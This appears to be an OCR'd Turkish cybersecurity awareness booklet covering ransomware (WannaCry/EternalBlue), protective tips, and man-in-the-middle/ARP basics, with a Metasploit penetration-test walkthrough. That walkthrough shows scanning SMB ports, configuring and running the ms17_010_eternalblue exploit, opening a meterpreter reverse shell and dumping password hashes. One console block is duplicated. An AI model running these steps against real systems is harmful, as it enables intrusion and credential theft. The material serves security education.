
Ransomware saldırılarından en meşhuru “WannaCry Ransomware Saldırısıdır”, Microsoft Windows işletim sistemindeki bir güvenlik açığını (EternalBlue) kullanarak yayılmıştır.





Malware Saldırılarından Korunma Yolları

- Gönderici e-posta adresini kontrol etmek
- Şüpheli bağlantılara tıklamaktan kaçınmak
- Çift faktörlü kimlik doğrulama
- Güçlü ve benzersiz parola kullanımı
- Yazılım güncellemeleri
- Periyodik yedekleme yapmak
- Antivirüs yazılımları kullanmak




```
msf6 > search eternal blue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check
 Description
   -  ----                                      ---------------  ----     -----
 -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comma
nd Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
 MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
 SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploi
```


ETERNALBLUE EXPLOIT'i İLE SİSTEME SIZMA TESTİ

```
root@ip-1[redacted]:~# nmap -p 136-139,445 [redacted]5

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-16 16:21 BST
Nmap scan report for ip-[redacted] (1[redacted]
Host is up (0.00026s latency).

PORT    STATE  SERVICE
136/tcp closed profile
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
MAC Address: 02:[redacted] (Unknown)
```

```
root@ip-[redacted]# msfconsole
```



```
       =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post       ]
+ -- --=[ 564 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to check out the result of hosts
and services

msf5 >
```

```
msf6 > search eternal blue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check
 Description
   -  ----                                      ---------------  ----     -----
 -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comma
nd Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
 MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
 SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploi
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 1[redacted]
RHOSTS => 1[redacted]
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 1[redacted]
LHOST => 1[redacted]
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 1[redacted]:4444
[*] 1[redacted]:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 1[redacted]:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service
 Pack 1 x64 (64-bit)
[*] 1[redacted]:445      - Scanned 1 of 1 hosts (100% complete)
[*] 1[redacted]:445 - Connecting to target for exploitation.
[+] 1[redacted]:445 - Connection established for exploitation.
[+] 1[redacted]:445 - Target OS selected valid for OS indicated by SMB reply
[*] 1[redacted]:445 - CORE raw buffer dump (42 bytes)
[*] 1[redacted]:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 1[redacted]:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 1[redacted]:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 1[redacted]:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 1[redacted]:445 - Trying exploit with 12 Groom Allocations.
[*] 1[redacted]:445 - Sending all but last fragment of exploit packet
[*] 1[redacted]:445 - Starting non-paged pool grooming
[+] 1[redacted]:445 - Sending SMBv2 buffers
[+] 1[redacted]:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 1[redacted]:445 - Sending final SMBv2 buffers.
[*] 1[redacted]:445 - Sending last fragment of exploit packet!
[*] 1[redacted]:445 - Receiving response from exploit packet
[+] 1[redacted]:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 1[redacted]:445 - Sending egg to corrupted connection.
[*] 1[redacted]:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 1[redacted]
[*] Meterpreter session 1 opened (1[redacted]:4444 -> 1[redacted]:49183) at 2024-06-11 16:30:06 +0100
[+] 1[redacted]:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 1[redacted]:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 1[redacted]:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[redacted]:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```


"Bu bölümde anlatılan bilgilerin sadece farkındalık oluşturmak amacıyla verildiğini unutmayın. YETKİSİZ YAPILAN HER İŞLEM SUÇ TEŞKİL EDEBİLİR..."

Diğer Tehditler

Man-in-the-Middle (MitM) Saldırıları:

MitM saldırıları, saldırganın iletişimdeki iki taraf arasında gizlice veri alışverişini dinlemesidir. Bu sayede saldırgan, bilgileri çalabilir veya manipüle edebilir.


Örnek: Halka açık Wi-Fi ağı üzerinden gerçekleştirilen bir saldırıda, bir kullanıcı güvenli olmayan bu ağda oturum açtığında, saldırgan kullanıcı ile sunucu arasındaki veriyi dinleyebilir.




```
Interface: 192.168.43.65 --- 0x16
  Internet Address      Physical Address      Type
  192.168.43.1          08-00-27-89-03-db     dynamic
  192.168.43.220        08-00-27-89-03-db     dynamic
  192.168.43.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

(Güvenli olduğundan emin olmadığınız ağlara bağlanmamak en etkili korunma yöntemidir!)


ARP (Address Resolution Protocol), bir ağda, belirli bir IP adresine sahip cihazın MAC adresini öğrenmek için kullanılan bir protokoldür.



AĞDAKİ CİHAZLARIN BİRBİRLERİNİN FİZİKSEL ADRESLERİNİ ÖĞRENEBİLMELERİ İÇİN KULLANILAN ARP PROTOKOLÜNÜN GENEL ÇALIŞMA PRENSİBİ

